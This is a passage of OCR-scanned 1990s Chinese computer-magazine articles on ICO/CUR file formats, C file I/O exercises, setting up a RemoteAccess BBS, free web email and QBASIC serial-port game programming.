     LINE (x, y - 14)-(x, y + 14), 1
     x(n) = 0: y(n) = 0
     n = n - 1
     LOCATE 3, 69: PRINT "No."; n; ""
     GOTO 500
     ELSE
     BEEP: GOTO 200
     END IF
600  END
```

文本编辑器 EDIT 的块操作

□浙江　胡铁峰

EDIT 是 DOS 自带的文本编辑器,它使用方便,但很多人对它的块操作命令并不熟悉。下面是它的一些常用的块操作命令:

Shift + ↑ ↓ ← →	定义块大小范围
Ctrl + Insert	定义块
Shift + Insert	块复制
Shift + Delete	块删除
Ctrl + ↑ ↓ ← →	全屏滚动一行



二、分析 Windows Icon 文件（32＊32bits、16colors）

Icon 文件是 MS－Windows 的图标文件，属设备无关性图像文件，其扩展名为“.ICO”。它一般由五部分组成：文件头信息块、图像描述信息块、颜色表（在 True Color 颜色模式无颜色表）、图像数据区和透明区域标识部分。在格式方面又可分为：CGA（32＊16bits、16colors）、Monochrome（32＊32bits、2colors）、EGA/VGA（32＊32bits、16colors）等。

以下就是作为例子的（.ICO）图像（图 3）及文件内容（数据 B），它的构成完全遵循上述五部分，不含其他任何信息，且不属于多重图像文件。

（图标文件格式：（32 ＊ 32 bits、16 colors））




图 3

```
0000：00 00 01 00 01 00 20 20 10 00 00 00 00 00 E8 02
0010：00 00 16 00 00 00 28 00 00 00 20 00 00 00 40 00
0020：00 00 01 00 04 00 00 00 00 00 00 02 00 00 00 00
0030：00 00 00 00 00 00 10 00 00 00 10 00 00 00 00 00
0040：00 00 00 00 BF 00 00 BF 00 00 00 BF BF 00 BF 00
0050：00 00 BF 00 BF 00 BF BF 00 00 C0 C0 C0 00 80 80
0060：80 00 00 00 FF 00 00 FF 00 00 00 FF FF 00 FF 00
0070：00 00 FF 00 FF 00 FF FF 00 00 FF FF FF 00 00 00
0080：00 00 00 00 11 11 11 11 00 00 00 00 00 00 00 00
┆ ┆
0270：00 00 00 00 11 11 11 11 00 00 00 00 00 00 FF F0
0280：0F FF FF 80 01 FF FE 00 00 7F FC 00 00 3F F8 00
┆ ┆
02F0：00 3F FE 00 00 7F FF 80 01 FF FF F0 0F FF
```

1. 从（0000～0015）为一个图标文件的文件头信息块。

0000～0003：	图标文件识别码
0004～0005：	文件中包含图标个数
0006:	图像宽度
0007:	图像高度
0008:	颜色表颜色数，2 色为 02h；16 色为 10h；256 色为 00h
0009：	未知，以 00h 填写
000A～000D：	保留，以 00h 填写（Cursor 文件用）
000E～0011：	文件头信息块后所有部分（图像描述信息块、颜色表、图像数据区和透明区域标识部分）的大小，即：文件总长度（2FEh 字节）－文件头信息块长度（16h 字节）
0012～0015	此文件头所对应的图像描述信息块的起始位置，文件头信息块大小（16h 字节）＋1

2. 从（0016～003D）为一个图标文件的图像描述信息块：

0016～0019：	图像描述信息块大小，常为 28h 字节
001A～001D：	在设备无关性下的图像宽度（每单位等于一个像素）
001E～0011：	在设备无关性下的图像高度（每单位等于半个像素）
0012～0013：	图像的 plane 总数
0024～0025：	记录像素的位数
0026～0029：	可能为数据压缩方式或保留，以“00h”填写
002A～002D：	图像数据区大小（200h 字节或 280h 字节）
002E～0031：	由于与设备无关，以“00h”填写
0032～0035：	由于与设备无关，以“00h”填写
0036～0039：	此图像所用的颜色总数，如为“0”，表示图像所用的颜色总数等于颜色表中颜色总数
003A～003D：	此图像中重要颜色总数，如为“0”，表示所有颜色一样重要

3. 从（003E～007D）为一个图标文件的颜色表。它的功能、定义及使用方法与位图文件完全一致。

4. 从（007E～027D）为一个图标文件的图像数据区，它的功能、定义及使用方法与位图文件基本相同，但以黑色（RGB 值为 00h、00h、00h）定义图像透明区。

5. 从（027E～02FD）为一个图标文件的图像透明区域标识部分，在此部分中记录着每点像素对应的透明区域识别码，其数据大小与颜色模式无关，由图像尺寸而定，且以“点”为单位，按“位”记录（每位对应一个点），并以 1（每位上）表示透明，0 表示非透明。所以，同样可以得出一个计算其数据区大小的公式：图像透明区域标识部分大小＝（图像宽度 ＊ 图像高度）/8。

就文件的记录方式而言，其每位与图像数据区中的点一一对应，即第一字节的 Bit8（最高位）对应于图像数据区中的第一个点，第一字节的 Bit7 对应于图像数据区中的第二个点……，第二字节的 Bit1（最低位）

对应于图像数据区中的第八个点，这样，前八位组成图像透明区域标识部分中的第一字节。而第二字节的Bit8（最高位）对应于图像数据区中的第九个点，第二字节的 Bit7 对应于图像数据区中的第十个点……，依此类推，在本例中此部分为 128 字节，将意味着可以标识 1024 个点。我们可以通过图 4 和表 3 进一步了解它们。




图 4

表 3

在数据 B 中的位置	对应于图 4 上的坐标点	识别码	对应点是否透明
027E Bit 8	(0,0)	1	是
027E Bit 7	(1,0)	1	是
… …	… …	…	
027E Bit 2	(6,0)	1	是
027E Bit 1	(7,0)	1	是
027F Bit 8	(8,0)	1	是
… …	… …	…	
027F Bit 1	(15,0)	0	否
… …	… …	…	
02FD Bit 8	(31,24)	1	是
… …	… …	…	
02FD Bit 1	(31,31)	1	是

三、分析 Windows Cursor 文件（32＊32bits、16colors）

Cursor 文件是 MS－Windows 的光标文件，与设备无关，其扩展名为“.CUR”。它也由五部分组成：文件头信息块、图像描述信息块、颜色表（在 True Color 颜色模式无颜色表）、图像数据区和透明区域标识部分。在格式方面又可分为：CGA、Monochrome、32＊32bits、16Colors 等。其实光标文件几乎可以等同于图标文件，在文件内容方面主要突出文件识别码的差异和是否存在跟踪点。注意：光标文件跟踪点的设定是以图像左上角为原点（0，0）、水平向右为 X 轴正方向、垂直向下为 Y 轴正方向。

以下就是作为例子的（.CUR）图像（图 5）及文件内容（数据 C），它的构成完全遵循上述五部分，不含其他任何信息，且不属于多重图像文件。




图 5

```
0000 00 00 02 00 01 00 20 20 00 00 0F 00 0F 00 E8 02
0010 00 00 16 00 00 00 28 00 00 00 20 00 00 00 40 00
0020 00 00 01 00 04 00 00 00 00 00 00 02 00 00 00 00
0030 00 00 00 00 00 00 10 00 00 00 10 00 00 00 00 00
0040 00 00 00 00 BF 00 00 BF 00 00 00 BF BF 00 BF 00
0050 00 00 BF 00 BF 00 BF BF 00 00 C0 C0 C0 00 80 80
0060 80 00 00 00 FF 00 00 FF 00 00 00 FF FF 00 FF 00
0070 00 00 FF 00 FF 00 FF FF 00 00 FF FF FF 00 00 00
0080 00 00 00 00 11 11 11 11 00 00 00 00 00 00 00 00
⋮ ⋮
0270 00 00 00 00 11 11 11 11 00 00 00 00 00 00 FF F0
0280 0F FF FF 80 01 FF FE 00 00 7F FC 00 00 3F F8 00
⋮ ⋮
02F0 00 3F FE 00 00 7F FF 80 01 FF FF F0 0F FF
```

1. 从（0000～0015）为一个光标文件的文件头信息块。

0000～0003：	光标文件识别码
0004～0005：	文件中包含光标个数
0006：	图像宽度
0007：	图像高度
0008：	保留，以 00h 填写
0009：	未知，以 00h 填写
000A～000B：	跟踪点（X）坐标
000C～000D：	跟踪点（Y）坐标
000E～0011：	文件头信息块后所有部分（图像描述信息块、颜色表、图像数据区和透明区域标识部分）的大小，即：文件总长度（2FEh 字节）－文件头信息块长度（16h 字节）
0012～0015：	此文件头所对应的图像描述信息块的起始位置，文件头信息块大小 16h 字节）＋1

2. 从（0016～003D）为一个光标文件的图像描述信息块。

0016～0019：	图像描述信息块大小，常为 28h 字节
001A～001D：	在设备无关性下的图像宽度（每单位等于一个像素）
001E～0011：	在设备无关性下的图像高度（每单位等于半个像素）
0012～0013：	图像的 plane 总数
0024～0025：	记录像素的位数
0026～0029：	可能为数据压缩方式或保留，以‘00h’填写
002A～002D：	图像数据区大小（200h 字节或 280h 字节）
002E～0031：	由于与设备无关，以‘00h’填写
0032～0035：	由于与设备无关，以‘00h’填写
0036～0039：	此图像所用的颜色总数，如为‘0’，表示图像所用的颜色总数等于颜色表中颜色总数
003A～003D：	此图像中重要颜色总数，如为‘0’，表示所有颜色一样重要

3. 从（003E～007D）为一个光标文件的颜色表，此颜色表的所有功能、定义及使用方法与图标文件完全一致。

4. 从（007E～027D）为一个光标文件的图像数据区，此图像数据区的所有功能、定义及使用方法与图标文件完全一致。

5. 从（027E～02FD）为一个光标文件的图像透明区域标识部分。此图像透明区域标识部分的所有功能、定义及使用方法与图标文件完全一致。

（待续）

C语言考试辅导(二级) 12

□北京　吕凤翥

四、程序举例

〔例 1〕编写一个复制磁盘文件信息的程序。

该程序要求在输入命令行时把源文件名和目标文件名一起输入。程序如下：

```
#include <stdio. h>
main(argc, argv)
int argc;
char *argv[];
{
    FILE *fin, *fout;
    if(argc! =3)
     {
      printf(”\nusage: %s infile outfile. \n”, *argv);
      exit(1);
     }
    if((fin=fopen(argv[1], ”r”)) = =NULL)
     {
     printf(”Cannot open infile. \n”);
     exit(2);
      }
     if((fout=fopen(argv[2], ”w”)) = =NULL)
      {
   printf(”cannot open outfile. \n”);
       exit(3);
      }
      while(! feof(fin)) fputc(fgetc(fin), fout);
      fclose(fin);
      fclose(fout);
      }
```

该程序的功能是进行磁盘文件的复制。将文件指针 fin 所指的文件复制到文件指针 fout 所指向的文件，源文件不变。两个文件指针是通过类型定义符 FILE 来定义的，它们所指向的文件名是由命令行参数给出的。该程序中使用了如下几个有关文件操作的函数：

(1)打开和关闭文件函数 fopen()和 fclose()。

程序中，fin=fopen(argv[1], ”r”)；和 fout=fopen(argv[2], ”ω”)是打开文件函数。fclose(fin)和 fclose(fout)；是关闭文件函数。

(2)读出和写入一个字符函数 fgetc()和 fputc()。

程序中，fputc(fgetc(fin), fout)；语句是以读一个字符函数作为写一个字符函数的参数，这种书写十分简炼。

(3)判断读写指针是否指向文件结束函数 feof()。该函数用来判断是否到文件结束，如果 feof(fp)为 1 时，表示 fp 所指向文件已结束；如果为 0 时，表示没结束。

该程序使用了命令行参数，主函数带有两个参数。开始定义两个文件指针。如果命令行参数个数 argc 不等于 3 时，表示命令行输入有错，则退出程序。如果源文件(指针为 fin)打不开时，则退出程序，如果目标文件(指针为 fout)打不开时，则退出程序。如果命令行输入正确，源文件和目标文件都已打开，则执行 while 循环，即从源文件中每次读出一个字符并写到目标文件中，这一操作是通过 fputc(fgetc(fp, fin), fout)；语句来实现，这一操作过程持续到源文件被读完为止。最后，关闭打开的两个文件。

〔例 2〕编写一个程序，将若干个字符串写到一个文件中，并读出显示在屏幕上。

程序内容如下：

```
#include <stdio. h>
char s[3][10]={”CHINA”, ”AUSTRALIA”, ”CANADA”};
int x[]={6, 10, 7};
main()
{
   int i;
   char a[3][10];
   FILE *fp;
   fp=fopen(”abc. txt”, ”w”);
   for(i=0; i <3; i+ +)
      fputs(s[i], fp);
   fclose(fp);
   fp=fopen(”abc. txt”, ”r”);
   for(i=0; i <3; i+ +)
      fgets(a[i], x[i], fp);
   for(i=0; i <3; i+ +)
      printf(”%s\n”, *(a+i));
   fclose(fp);
 }
```

该程序中，除了使用了打开和关闭文件函数外，主要使用了读出和写入一个字符串的函数 fgets()和 fputs()。读字符串函数需有 3 个参数，其中，中间参数用来指定读出字符串中字符个数的，该函数应比实际读出字符数大 1。

该程序先是打开文件 abc. txt，通过 for 循环将已知的放在数值 s 中的三个字符串写入文件。关闭该文件又打开，再通过 for 循环将从文件中读出 3 个字符

串放在数组 a 中。最后,用 for 循环将 a 中字符串输出在屏幕上。

〔例 3〕分析下列程序的输出结果。

程序内容如下:

```
#include <stdio.h>
main()
{
   int i, x, y;
     FILE *fp;
     fp = fopen("xy.dat", "rb+");
    for(i = 0; i <20; i++)
        fprintf(fp, "%5d", i + 1);
     printf("\ninput x:");
   scanf("%d", &x);
   for(i = 5*x; i <5*(5 + x); i+ = 5)
   {
     fseek(fp, (long)i, 0);
     fscanf(fp, "%d", &y);
     printf("%d\t", y);
   }
   fseek(fp, (long)5*x, 0 );
   fscanf(fp, "%d", &x);
   printf("\n%d", x);
   printf("\n");
   fclose(fp);
   }
```

当 input x: 10 时,输出结果为:

```
        —
   11  12  13  14  15
   11
```

程序中使用了格式的读写函数 fscanf() 和 fprintf(),又使用了定位读写指针函数 fseek()。程序中首先打开文件 xy.dat,其方式为先读后写,二进制格式。再通过 for 循环,使用 fprintf()函数按%5d 格式向 xy.dat 文件中写入数据,即 1 到 20。然后,又通过 for 循环使用定位读写指针 fseek() 移读写指针到距文件头 10 个数据长度的位置,用 fscanf()函数读出,并用 printf()函数显示在屏幕上,即为 11,这样循环 5 次,那从 11 到 15 被输出显示。再一次使用 fseek()函数重新定位读写指针到第 11 个数据开始处,读出显示为 11。

本讲练习题

分析下列程序的输出结果。

1.

```
#include <stdio.h>
main()
{
  FILE *fp;
  char a[] [10] = {"abcd", "efghij", "klmno", "pqrst", "u-
vwxyz"};
  int i;    char x;
  fp = fopen("xyz.txt", "w+");
for(i = 0; i <5; i++)
  fprintf(fp, "% -10s", a[i]);
rewind(fp);
for(i = 0; i <5; i++)
{
  fseek(fp, i*10L, 0);
  fscanf(fp, "%c", &x);
 printf("\n%c", x);
}
fclose(fp);
putchar('\n');
}
```

2.

```
# include < stdio . h >
char a [ ] [ 8 ] = { " FORTRAN " , " COBOL " , "
PASCAL " , " Turbo c " } ;
main ( )
{
  int i ;
  char b [ 4 ] [ 8 ] ;
FILE * fp ;
fp = fopen ( " abc . txt " , " w + " ) ;
for ( i = 0 ; i < 4 ; i + + )
  fputs ( a [ i ] , fp ) ;
rewind ( fp ) ;
for ( i = 0 ; i < 4 ; i + + )
  fgets ( b [ i ] , 8 , fp ) ;
for ( i = 0 ; i < 4 ; i + + )
  printf ( " % s \ n " , * ( b + i ) ) ;
fclose ( fp ) ;
}
```

第五讲　练习题答案

1. Wang LI 95.50
2. b　1　2　2　g
3. 11, 10, 11, 11, 21, 42

第六讲　练习题答案

1. a
   e
   k
   p
   u
2. FORTRAN
   COBOL
   PASCAL
   TURBO C

(全文完)

建个自己的 BBS 站

□四川　张云飞

你如果是个电脑发烧友的话，一定上过许多 BBS 站。站上各种共享软件，MUD 游戏，还有许多有用的信息和热情的站友都让你流连忘返。

你有没有想过自己建个 BBS 站呢？

看完下文，你就可以自己尝试着建个站了。

我假设你对计算机的使用比较熟悉，包括软件和硬件。此外，你很有耐心，因为一个站建起来可能要不了多少时间，但是维护起来却需要很多的精力。而且，一个 BBS 站是非常能够体现站长的个性的，这需要你发挥许多想象力。另外一点，你的 English 要比较好。你一定会奇怪：这是为什么？原因很简单，基本上所有的建站软件都是老外写的。如果你想看懂说明书的话，可一定要有点底子哦。

我们从建一个最基本的站讲起，假设你的这个站只用于交流软件，站名叫 Super BBS，站上有一个简单的信件区可以让用户互相写信交流，一个软件区用于交流软件，界面如下：

```
+ - - - - - - - - - - - - - - - - - - +
|         欢迎来到 Super BBS!          |
|                                     |
|  (M)写一封信        (L)软件列表      |
|  (!)下站            (D)下载软件      |
|  请按字母选择                        |
+ - - - - - - - - - - - - - - - - - - +
```

不要嫌这个界面太简单，毕竟，这只是个开头。

让我们一步一步作：

首先，你需要一个电脑，最好是 486 以上的，内存没有什么限制，越多越好，4M 以上吧；一个大硬盘，如果你的站上想提供丰富的软件的话，建议你弄个一两个 G 以上的硬盘，我的 1.6G 的硬盘现在已经显得不够用了。特别建议你在分区的时候留个大点儿的分区，假设为 1G，因为站上的软件只能放在一个分区中；当然，你还要个 Modem，速度在 14.4K 以上，能在 33.6K 的当然不反对。我在建站初期也受许多文章的影响，认为大家用 14.4K 的比较多，然而后来一用 33.6K 的才发现，哇！这世界变化快！在这里特别要指出的是，你在选 Modem 时绝对不能选用有 UMC 商标的芯片作的 Modem!!! 这种 Modem 在接到语音电话后会出现不能挂断电话的现象。这时，你的站台等于是死在那儿了。在买 Modem 的时候你可以看看它上面的芯片上有没有 UMC 字样，有的话那就免谈，在成都地区最流行的 Zoltrix144 系列用的就是这种，各地可能牌子有所不同。另外，我建议你选内置式 Modem，外置的对计算机主板要求较高，这也是从使用中统计出的一个结论。

现在计算机越来越便宜了，可能你的早就超过我上面提的配置，那么，你还要有个直拨电话。请注意，是直拨而不是分机电话。不说技术上的问题，假设你的站建在一个分机上，恐怕要把总机小姐气得冒烟！

硬件你已经有了，现在说说软件部分。建 BBS 的软件很多，什么 SuperBBS，PowerBBS，KingBBS，RA，WildCat... 然而最为流行的要数 RA 了。它是 Remote Access 的简写。之所以流行，是因为许多为它配套的软件很好找，而且中国大多数 BBS 都用它，有什么问题也好交流。它的 2.02 版本和 2.5 版本比较多，你可以从你经常上的 BBS 上下载一个，或者向站长写封信，请他帮忙。我用的是 2.5 版本，基本上和 2.02 版的没有太大差别。

软件拿到手后就可以安装了。一般是用 ARJ 或 ZIP 压缩的，解压就可以了。假设你在 D:\ 下建了个 RA 目录，进入该目录，运行 RACONFIG.EXE，就进入 RA 的设置程序了。基本上所有的设置都在这儿完成，所以它是个很重要的程序。它有五个下拉菜单，分别是 File，System，Option，Modem，Manager。由于我们现在讲的是建一个最简单的 BBS，所以大部分设置就取默认值。在 System 这一项里，第一个是 Path(路径)的设置，我们只设几项就可以了。SYSTEM(系统设置)：

PATH：(路径)

```
System(RA 放在哪)                    = D:\RA
Menu(菜单文件路径)                   = D:\RA\MENU
TEXTfiles(各种说明及画面文件)         = D:\RA\TEXTS
```

Msg base(信件目录) =D:\RA\MSG
File base(软件目录) =D:\RA\FILE
System log(系统记录文件) =D:\RA\Ra.log
Site info:(站台信息)
Name:(你的 BBS 站的名字)Super BBS
Sysop:(站长的名字)Super Man
Location:(BBS 所在地)Cheng Du

下面,设置 Option 菜单中的选项。这里的选项比较多,但是我们只进行三个大类的设置:

New User(新用户设置):
Security(级别):50
A flag (不设)
B flag (不设)
C flag (不设)
D flag (不设)
Credit(信用点):50
Group:0
ANSI(是否打开 ANSI 模式):YES
AVATAR(是否打开 AVATAR 模式):No
Clrscr(是否清屏):Yes
More:Yes
Sub days:0
UL credit(上传文件奖励多少信用点):1
EchoCheck:Yes
Sex(是否询问用户的性别):Yes
Data phone(是否询问上站电话):Yes
Voice phone(是否询问联系电话):No
One word names:No
Handle:No
Birthdate(是否询问生日):No
HotKeys(是否允许热键):Yes
Fs msg view:No
Fs msg edit:No
IEMSI:No
Language(缺省的语言):0
Date format:DD－MM－YY
Cap location:No
UL creditK:1
Mail address:No
Telphone scan(是否检查电话号码相同):Yes

System(系统设置):
Fast logons(是否允许站长快速登录。为了测试,暂时设置为 No):No
Check multi: No
Remote sysop(是否允许站长远程登录): No
Exclude sysop(是否将站长不列在用户名单中): Yes
Text shells: No
Log style (系统记录文件的格式): Expanded
Multi node(是否使用多线): No
Environment(软件运行环境): Auto－detect
Screen blank(过多长时间进入屏幕保护,秒):30
After msgs(显示信件时间,0 表示等待按键): 0
ALT－J swap(是否使用热键退到 DOS 中): No
Use XMS(是否使用 XMS 内存):Yes
Use EMS(是否使用 EMS 内存):Yes
Save password(是否保存用户密码? YES 的话站长就可以改动它):Yes
IEMSI: Yes
Pwd echo(输入密码时显示什么): *
Auto ANSI/RIP(是否自动检测 ANSI/RIP 模式): Yes
Pwd tries(允许在密码输入错误时重输的次数): 3
Pwd change(在上站多少次后让用户更改密码,0 表示不让改):0
Pwd strict: No
Pwd length(密码的最小长度): 4
Logon time(用户完成登录需要的时间,分钟): 8
User timeout(用户在多长时间内不作任何事而切断线路,秒):120
Watchdog area: 0
Sysop area: 14
Check DOB(是否检查生日): 0
Limit local: No
Blank logins(在登录时允许只回车而什么也不输入的次数): 5
Prompt(给用户上站时的提示):
Logon prompt(给用户的提示): 请用拼音输入你的大名(如 Zhang San):

下面,我们设置 Modem 这一项。

Option:
Comport(你的 Modem 在第几串口,假设在第一串口):1
Speed(你的 Modem 的速度):38400
Lock(是否锁住速度):Yes

其他的设置保留它的默认值就行了。

最关键的设置都在 Manager 这一栏中了。其中有的设置的意义有些难以理解,没关系,我们可以先不管它。

Mag areas(信件区): 在敲回车键后会跳出一个菜单,第一项,Name(信区的名字): 我们填入“个人信件区”,Origin: 填入你的站名或者其他一些什么吸引人的话,这一行字将出现在收信人的信件中。其他的设置暂且不管。

File Area(软件区): 和上面的一样,只是原来的 Origin 这一项变成 Path,我们填 File\.

在下面的选项中我们设置 Language(语言)这一项。RA 支持多种语言,它的每一句英语提示都可以被改成另外一种语言,比如 Please,你就可以改成“请”,这样,用户就可以看到一个汉语版的 BBS 了!当然,改动的工作早已有人作过了,你只要把 Chinese.ral 这个文件 copy 到你的 RA 目录下就可以了。在 Language 这一项里敲回车,就会出现两个选项: Chinese, English,请把光标移到 Chinese 这一项,按回车。就会出现另一个菜单,请这样设:

Name: Chinese
Available: Yes
Menu path: \RA\Menus
Text path: \RA\Texts
Ques path: \RA\ques
Filename: Chinese.ral

(待续)

送你一个免费的 E-mail 邮箱

□北京　徐江伟

“为你提供一个免费的、永久的 E-mail 邮箱，以及一切相应的免费服务！”这句广告词在 Internet 仍旧是高消费的今天听起来似乎是天方夜谭，可它确确实实出现在今天的 Internet 上。“你的电脑不需要上任何 Internet 网，甚至你即使没有电脑也同样可以免费拥有一个 E-mail 邮箱和 E-mail 的一切功能。”(越说越玄了！别急，我会详细介的。)

免费的 E-mail 地址由美国一家名叫 USA. NET 的公司提供。任何人，无论国籍、民族、年龄、性别，都有权利向该公司申请。USA. NET 公司将会永久（终身）地保留你的地址，并尊重你的隐私，认真履行所承诺的服务(姑且相信是真的吧！)。



图一　NetAddress 的主页

你只需要有一台电脑，一部电话和一个与 usa. net 站点兼容的浏览器即可，当然，还要上网，此外不需要安装任何 E-mail 软件或其他的相关应用软件。在 USA. NET 公司的 Web 网页上登录后，对于 E-mail 的所有操作，包括邮件的撰写、阅读、删除、发送等全部在 Web 网页上完成，USA. NET 会妥善接受和保管你的信件。注意，USA. NET 提供的服务是终身的，不会受你的工作、年龄、通讯方式的变动的影响。

Netaddress 公司提供的这个免费邮箱实质上是目前 Internet 上较为流行的一种称作“虚拟邮箱”的技术的体现。即利用公司的主页，让访问者进行邮件的书写，然后由公司代为发送。这种经营方式确属‘无本买卖”：公司的各项费用均由广告费用支付，这正是‘免费邮箱’免费的原因。如果你想提高网上的连接、传送速度，不想看任何广告，可以，缴纳一定的费用即可。不过，这种技术确实给我们带来了很大方便。

如果你没有以上设备也不要紧，可以到象“Internet 咖啡屋”或各高校的 Internet 机房等计时付费上网的地点，通过这种方式使用你的 E-mail 的确不乏现代人的风采(可能价钱要稍贵一点)。

下面简要介绍一下申请免费 E-mail 的步骤：使用 Netscape 或 IE 上网后输入地址“http://netaddress. usa. net”后回车，进行链接。连通后会出现 NetAddress 的主页：(图一)
用鼠标点击‘Click here to Netaddress”，稍后，便会出现注册菜单。按（图二）中所示选择你习惯的命名方式，输入你的名（Lastname）和姓（Firstname），如果没有 E-mail 地址就不用填，填完后提交。



图二　注册菜单

不久，又一幅注册画面出现。你可以根据自己的喜好选择 E-mail 地址的样式。如果都不满意，可以自己设计（当然要遵守一定规则）。还有一点是 E-mail 地址不允许重复，如果有人在你之前抢先注册，那你只好忍痛割爱了(有点象‘抢注域名’的行为)。同时，你还要牢记 E-mail 地址和密码，否则后果会很‘惨”。如果想更改密码，可以提交一份申请，若干天后便会有结

果了。

提交地址和密码之后,便可以登录了。


点击 Login(图三),第一次登录时,USA.NET 会向你提出一份建议书(图五),以及个人情况咨询表(内容有部分涉及个人隐私;其中标有 Required 的项目是必须填写的。“可以填假的”——如果不想填的话),提交之后,你便真正永远拥有了一个 E-mail 信箱。使用时可直接输入以下地址:

http://netaddress.usa.net/NA/Door/Login 可直接 login(图四)。

再次登录时,你会惊喜的发现你收到的第一份电子邮件(是 password@usa.net 发给你的欢迎词)。对你的朋友说吧,“嗨!有空发一个 E-mail 给我。地址是……”。想想看,当你看到你的朋友用羡慕的眼光看着你时,你会很得意的。这姑且算作‘洋为中用’吧!



图三 NetAddress 确认你的 E-mail 地址




图四 免费邮箱的登录

最后需要重申的是,我们每一个人在申请和使用 USA.NET 免费 E-mail 地址时,应严格遵守中美两国法律和民族习惯,不做任何不道德和有损国格、人格的事情。这样的机会实在不多,请珍惜!

各位电脑爱好者,何不立即试一下?别忘了,有空和我联络啊!

我的 E-mail 地址:Tony.xu@usa.net



图五 个人情况咨询表



Internet 网址分类简介

□上海 程凯

著名电脑游戏公司类

1. 站名:EA 电子艺界公司
   地址:http://www.ea.com/
2. 站名:SONY 娱乐公司
   地址:http://www.sony.com/
3. 站名:SEGA 世嘉娱乐公司
   地址:http://www.sega.com/
4. 站名:LucasArt 卢卡斯艺术公司
   地址:http://www.lucasarts.com/
5. 站名:KONAMI 娱乐公司
   地址:http://www.konami.com/
6. 站名:Sierra 娱乐公司
   地址:http://www.sierra.com/
7. 站名:Intelplay 娱乐公司
   地址:http://www.interplay.com/

自己动手编游戏(八)

联 机 对 战 篇

□辽宁 邵文 郝斌

回顾以往，我们已经基本明确了游戏的构成和设计方法。对于大大小小的单机游戏来说，其原理都是如此。这是在结束本文之前，我们给大家介绍一下怎样编制网络游戏，也就是目前游戏中最时髦的联机对战类游戏。

我们知道一般的网络游戏都是通过计算机与计算机之间的串行通信来进行的。这里的所谓串行通信，简单地说，就是通过计算机上的COM串行通信端口依照RS232C标准进行通信连接的，它适用于MODEM和一般的RS232电缆连接。在开始编制程序之前,我们需要制作一条联机通讯电缆。这也很简单,购买两个25针的接头按照下列的标记顺序对联即可。

接头1脚	接头2脚
1	1
2	3
3	2
4,5	8
6,22	20
7	7
8	4,5
20	6,22

这条电缆同时也适用于其他联机对战游戏。

现在我们来了解一下QBASIC中有关的控制串行端口指令。

open"串行端口,参数1,参数2"[for 模式]as[#]文件代码[缓冲区大小]

其中:串行端口:COM1或COM2。

参数1:是一个描述字符串,由[速度][,[效验][,[数据][,停止]]]组成。其取值如下:

速度 数据传输速率。规格有75,150,300,600,1200,1800,2400,9600。缺省值为300。

效验:是否进行传输数据的效验。

取值范围:E,O,S,M,N。

数据:传输中真正的数据位数。

规格有:5,6,7,8。缺省值为8。

停止 数据停止位的数目。

规格有:1,1.5,2。通常设为1。

参数2:也是一个描述字符串。通常用来决定数据的传输方式和报错信息。一般情况，我们利用缺省值就可以了。这里不再进行描述。有兴趣的朋友可以自行查阅有关书籍的介绍。

其他参数:从FOR开始,以后的参数与OPEN命令打开文件的参数相同,意义也没有较大的区别,这里不再重复。

ON COM(n) GOSUB{行号或程序段落标记}

功能:当COMn有数据传送进来时引发程序跳转。

COM(n) ON/OFF/STOP

功能:使COM端口n处于打开/关闭/接收数据但暂不执行ON COM(n) GOSUB指令的跳转，直至COM(n)ON时开始执行。

串行端口的指令看起来复杂，但实际执行要简单得多。所谓联机对战游戏不过是将用户的操作数据同时传递给对方就是了，只要事先双方指定相同的传输协议,实现起来并不复杂。我们来看一个示例。

```
REM 联机游戏.BAS
DECLARE FUNCTION NUMBER!(NUMBER$)
CLS
REM 设定通讯协议
OPEN "R", 1, "COM2: 4800, N, 8, 1, CD0, DS0, DS0"
REM 游戏者设定密码
INPUTFLG = 1
WHILE INPUTFLAG = 1
   LINE INPUT "请输入你设定的密码(四位数字,不允许重复):", NUMBER$
   INPUTFLAG = NUMBER(NUMBER$)
